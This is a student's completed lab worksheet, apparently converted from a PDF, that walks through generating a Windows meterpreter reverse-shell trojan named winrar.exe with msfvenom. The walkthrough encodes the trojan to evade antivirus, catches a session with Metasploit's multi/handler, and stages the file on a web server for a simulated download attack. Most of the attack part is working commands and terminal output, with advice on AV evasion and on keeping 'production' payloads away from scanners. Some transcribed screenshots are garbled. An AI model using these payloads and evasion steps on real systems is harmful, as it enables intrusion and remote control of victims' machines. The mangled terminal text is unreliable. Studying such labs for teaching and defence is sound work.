

Lab 9 – MSFVenom: Create Shellcodes and Trojans

NAME – Student ID	COURSE CODE	WEIGHT
Ishan Aakash Patel - 146151238	CYT130	7%

Lab Objectives

Upon completion of this lab, you will be able to perform the following :


- Become familiar with *MSFVenom* – part of **MetaSploit Framework** (MSF) for creating payloads (shellcodes) and trojans;
- Use *msfvenom* to do the following:
 - Select a payload and configure its options;
 - Set the output file and format;
 - Eliminate bad characters;
 - Utilize encoders;
 - Customize shellcode output;
 - Test payload for Anti-virus detection;
 - Create and run a Trojan.
- Test encoded payloads;
- Exploit Microsoft Windows with the created payloads.

Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a “.pdf” file;
- Submit the PDF file for grading.

Part 1: Find IP Addresses of Attacking and Target Machines

1. Start Windows 10 VM. Find IP address of Windows 10 VM (Windows) by logging into it and using `ipconfig` command. ➔ insert Windows 10 VM IP here:




2. Start Kali Linux and open the command line interface. Find its IP address by typing `sudo ifconfig`. ➔ insert Kali IP here:

Part 2: Getting Familiar with Msfvenom

1. Type the following command from Kali command line interface to start *msfvenom* and review information (“*-h*” - *help*) about using this utility:

```
msfvenom -h
```



The terminal window shows the output of the msfvenom -h command. It includes a Nmap scan report for 192.168.229.130, followed by the msfvenom help text. The help text details various options for generating payloads, including payload types, encoders, nops, platforms, architectures, encryption, and file formats. A file viewer window is also visible in the background, showing a text document with the user's name and student ID.

```
Host is up (0.00016s latency).! 2024-03-18 20:10:08 -0400 ChromeSetup.exe
MAC Address: 00:50:56:EC:B4:98 (VMware)03-18 20:11:37 -0400 Wireshark=4.2.3-x64.exe
Nmap scan report for 192.168.229.130 2024-03-18 20:07:17 -0400 desktop.ini
Host is up (0.00022s latency).! 2024-03-19 13:11:49 -0400 hacked
MAC Address: 00:0C:29:47:B0:C0 (VMware)03-19 13:01:52 -0400 winrar.exe
Nmap scan report for 192.168.229.254
Host is up (0.00013s latency).
MAC Address: 00:50:56:E2:B7:59 (VMware)
Nmap scan report for 192.168.229.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds
[isshan@isshan ~]$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
IPV4 Address : 127.0.0.1
Options:
-l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options          List --payload <value>'s standard, advanced and evasion options
-f, --format <format>    Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value>  The service name to use when generating a service binary
Name --sec-name <value>  The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
Hardware --smallest <c>29147tb01c0 Generate the smallest possible payload using all available encoders
MTU --encrypt <value>   The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
IPv4 Address --encrypt-key <value> A key to be used for --encrypt
IPv4 Net --encrypt-iv <value> An initialization vector for --encrypt
IPv4 --arch <arch>4d1a35b0 The architecture to use for --payload and --encoders (use --list archs to list)
IPv4 Net --platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path>        Save the payload to a file
-b, --bad-chars <list>   Characters to avoid example: '\x00\xff'
```

2. Type the following to see a list of all available payloads (at the time of the writing this document – 566 payloads):

```
msfvenom -l payloads | more
```

The terminal window shows the command `msfvenom -l payloads | more` being run, listing 566 payloads. The file viewer window shows a file with the following content:

```
Name : Ishan Aakash Patel
Student ID : 146151238
```

Terminal Output (continued):

```
Options for payload/windows/meterpreter/reverse_tcp
  _____
  [+]  IPv4 Address : 192.168.40.137:8437
  [+]  IPv6 Netmask : ::ffff:ffff:ffff:ffff
  [+]  Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
  [+]  Module: payload/windows/meterpreter/reverse_tcp
```

Where “-l or --list” – is used to specify the “list” option and “|” is the “pipe” command. You can use “-l” to list all *payloads*, *encoders*, *nops*, *platforms*, *archs*, *encrypt*, and *formats* modules.

3. For this lab we are going to create an encoded payload for Windows OS. Encoding will make it undetectable against anti-viruses that are installed on the target machine.
4. We are going to choose the following payload:

windows/meterpreter/reverse_tcp

- It will create in the memory injected *meterpreter* shell on the target machine. This reverse shell will connect back to the listener (attacking machine) running on our Kali machine. This is how we will get a remote shell on our target.
- Type the following to view the options that may be needed for this payload:


```
msfvenom -p windows/meterpreter/reverse_tcp --list-options
```

Where “-p” is the payload.

Part 3: Creating Encrypted Payload

- On Kali type:

```
msfconsole -h
```



```
(ishan@ishan)-[~] msfconsole -h
Usage: msfconsole [options]

Common options:
  -E, --environment ENVIRONMENT Set Rails environment, defaults to RAIL_ENV environment variable or 'production'

Database options:
  -M, --migration-path DIRECTORY Specify a directory containing additional DB migrations
  -n, --no-database             Disable database support
  -y, --yaml PATH               Specify a YAML file containing database settings

Framework options:
  -c FILE                      Load the specified configuration file
  -v, --version                  Show version
  Unknown command: touch

Module options:
  /home/1 --[no-]defer-module-loads Defer module loading unless explicitly asked
  -m, --module-path DIRECTORY   Load an additional module path

Console options:
  -a, --ask                     Ask before exiting Metasploit or accept 'exit -y'
  -H, --history-file FILE      Save command history to the specified file
  -l, --logger STRING          Specify a logger to use (Stderr, Stdout, StdoutWithoutTimestamps, TimestampColorlessFlatfile, Flatfile)
  --[no-]readline               Use the system Readline library instead of RbReadline
  -o, --output FILE            Output to the specified file
  -p, --plugin PLUGIN          Load a plugin on startup
  -q, --quiet                   Do not print the banner on startup
  -r, --resource FILE          Execute the specified resource file (- for stdin)
  -x, --execute-command COMMAND Execute the specified console commands (use ; for multiples)
  -h, --help                    Show this message
```

- To create, set and encrypt our payload we will use the following options:

-f - output format. We will specify “exe”. Use “*msfvenom --list format*” to check available formats;

-e – encoder to make our payload “invisible” for anti-viruses and IDS. To list all encoders type “*msfvenom -l encoders*”. We are going to use Shikata Ga Nai encoder – *x86/shikata_ga_nai*.

-i – iterations. The number of times to encode the payload. We will use 10 times encoding. The downside of adding more iterations is that the payload size increases every iteration.

-b – characters to avoid, “badchars”, e.g. ‘\x00\x20\xff’. This is because in Buffer Overflow attacks ‘\x00’ or null byte is a very common bad character (along with ‘\x20’ (space), and ‘\xff’ (illegal character in strings). If you use any of these “bad” bytes, you may cause the payload to be truncated, triggered by anti-virus or the application to crash. We will avoid these characters ‘\x00\x20\xff’

-o – save the payload to a file. We will save it with the unsuspicious name of `winrar.exe` file

Ihost – IP address for our Kali Linux. This is going to be our “listening host”; for the target to connect back with the reverse shell to;

Iport - the “listening port” that the target connects to. We are going to choose a “unsuspicious” port 8080;

3. Let’s combine everything together:


```
msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -i 10 -b "\x00\x20\xff" -o winrar.exe lhost=<your_Kali_IP_address> lport=8080
```

The terminal window shows the command being run and its output. The file browser window shows the generated `winrar.exe` file with details: Name : Ishan Aakash Patel and Student ID : 146151238.

```
ishan@ishan:~$ msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -i 10 -b "\x00\x20\xff" -o winrar.exe lhost=192.168.229.128 lport=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 73802 bytes
Saved as: winrar.exe
```

Part 4: Test Payload for Anti-Virus Detection

1. Open your web browser and go to VirusTotal.com website.
2. We are going to verify whether our payload is going to be detected by the antivirus software. VirusTotal is a service that analyzes suspicious files and attempts real-time detection of viruses, worms, trojans and malware content.
3. Drag and drop your payload:



4. Unfortunately, most antivirus (56 out of 72) will detect our payload even though we encoded it 10 times. With time, security companies started detecting the default encoders in Metasploit.

But no worries! We may use custom encoders (e.g. https://github.com/Sogeti-Pentest/Encrypter-Metasploit/blob/master/bf_xor.rb). Therefore, we can still leverage *msfvenom* to bypass security IDS and anti-virus protection.

5. To use the encoder, copy it to the `/usr/share/metasploit-framework/modules/encoders/x86` folder with the name `bf_xor.rb`.
6. Use the following command to include this custom encoder:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_Kali_IP_address>
LPORT=8080 -f exe -e x86/bf_xor -o winrar.exe
```

```
(ishan㉿ishan) [~] $ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.229.128 LPORT=8080 -f exe -e x86/bf_xor -o winrar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/bf_xor
x86/bf_xor succeeded with size 547 (iteration=0)
x86/bf_xor chosen with final size 547
Payload size: 547 bytes
Final size of exe file: 73802 bytes
Saved as: winrar.exe

(ishan㉿ishan) [~] $
```

7. However, when testing “production” payloads never use online scanners, such as VirusTotal. They will share your samples with antivirus vendors and security companies, so they can improve their services and products.

Part 5: Attack Windows OS

1. On Kali start the MSFConsole:

```
msfconsole -q
ishan@ishan:~
```

File Actions Edit View Help

```
(ishan㉿ishan) [~] $ msfconsole -q
[*] The following modules were loaded with warnings:
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name Current Setting Required Description
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: !, seh, thread, process, none)
LHOST	create regular file	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: !, seh, thread, process, none)
LHOST	create regular file	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
Id Name
-- --
0 Wildcard Target
```

```
Windows meterpreter reverse_tcp LHOST=192.168.229.128 LPORT=8080 -f exe -e x86/bf_xor -o winrar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
View the full module info with the info, or info -d command.
Found 1 compatible encoders
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.229.128 _xor
LHOST => 192.168.229.128 _xor
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > options
Saved as: winrar.exe
```

Module options (exploit/multi/handler):

2. Configure the *msfconsole* listener with */multi/handler* module:

`use /exploit/multi/handler`

3. Set the same payload that you used to create an encrypted with the *msfvenom*:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

4. Check out all required options by typing the following command:

options

- Set LHOST and LPORT. They **must be the same** as when you have created the payload:

```
set LHOST <your_Kali_IP_address>  
set LPORT 8080
```

```
File Actions Edit View Help
Payload size: 624 bytes
Final size of exe file: 73802 bytes
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.229.128
LHOST => 192.168.229.128
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
_____|_____|_____|_____
Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23 | 48 characters | 100% | Window | UTF-8

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
_____|_____|_____|_____
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.229.128 yes The listen address (an interface may be specified)
LPORT 8080 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.229.128 LPORT=8080 -f exe -e x86/bf_xor -o winrar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows From the payload
[-] No arch selected, selecting arch: x86 from the payload
View the full module info with the info, or info -d command.
```

6. Review that all required options are set with the “options” command.
7. Start the exploit (type “run” or “exploit” and press Enter):

```

msf6 exploit(multi/handler) > set LHOST 192.168.229.128
LHOST => 192.168.229.128
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --  --
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --  --
EXITFUNC process yes  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.229.128  yes  The listen address (an interface may be specified)
LPORT  8080  yes  The listen port
  ...
Exploit target:
Id  Name
--  --
0  Wildcard Target
  ...
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
[*] msf6/bf_xor chosen with Final size 3M7K
[*] Started reverse TCP handler on 192.168.229.128:8080
[*] Sending stage (176198 bytes) to 192.168.229.130
[*] Meterpreter session 1 opened (192.168.229.128:8080 → 192.168.229.130:50187) at 2024-03-19 09:03:07 -0400

meterpreter > getuid
Server username: DESKTOP-C1N10T1\ishan
  
```

Ctrl+G.

Windows taskbar icons: File Explorer, Edge, File, Mail, Zoom, Microsoft Teams, Word.

Part 6: Delivering Payload through simulating a malware download attack

1. On Kali Linux start the Apache2 webserver:

```
sudo service apache2 start
```

```
sudo service apache2 status
```

2. Copy newly created winrar.exe payload to the webserver root directory:


```
sudo cp winrar.exe /var/www/html
```

```

Mar 19 08:59:39 ishan systemd[1]: Started apache2.service
lines 1-20/20 (END)
  Id  Name
  [~] (ishan@ishan)-[~]
  $ sudo cp winrar.exe /var/www/html
  [~] (ishan@ishan)-[~]
  $ [REDACTED]
View the full module info with the info, or info -d command

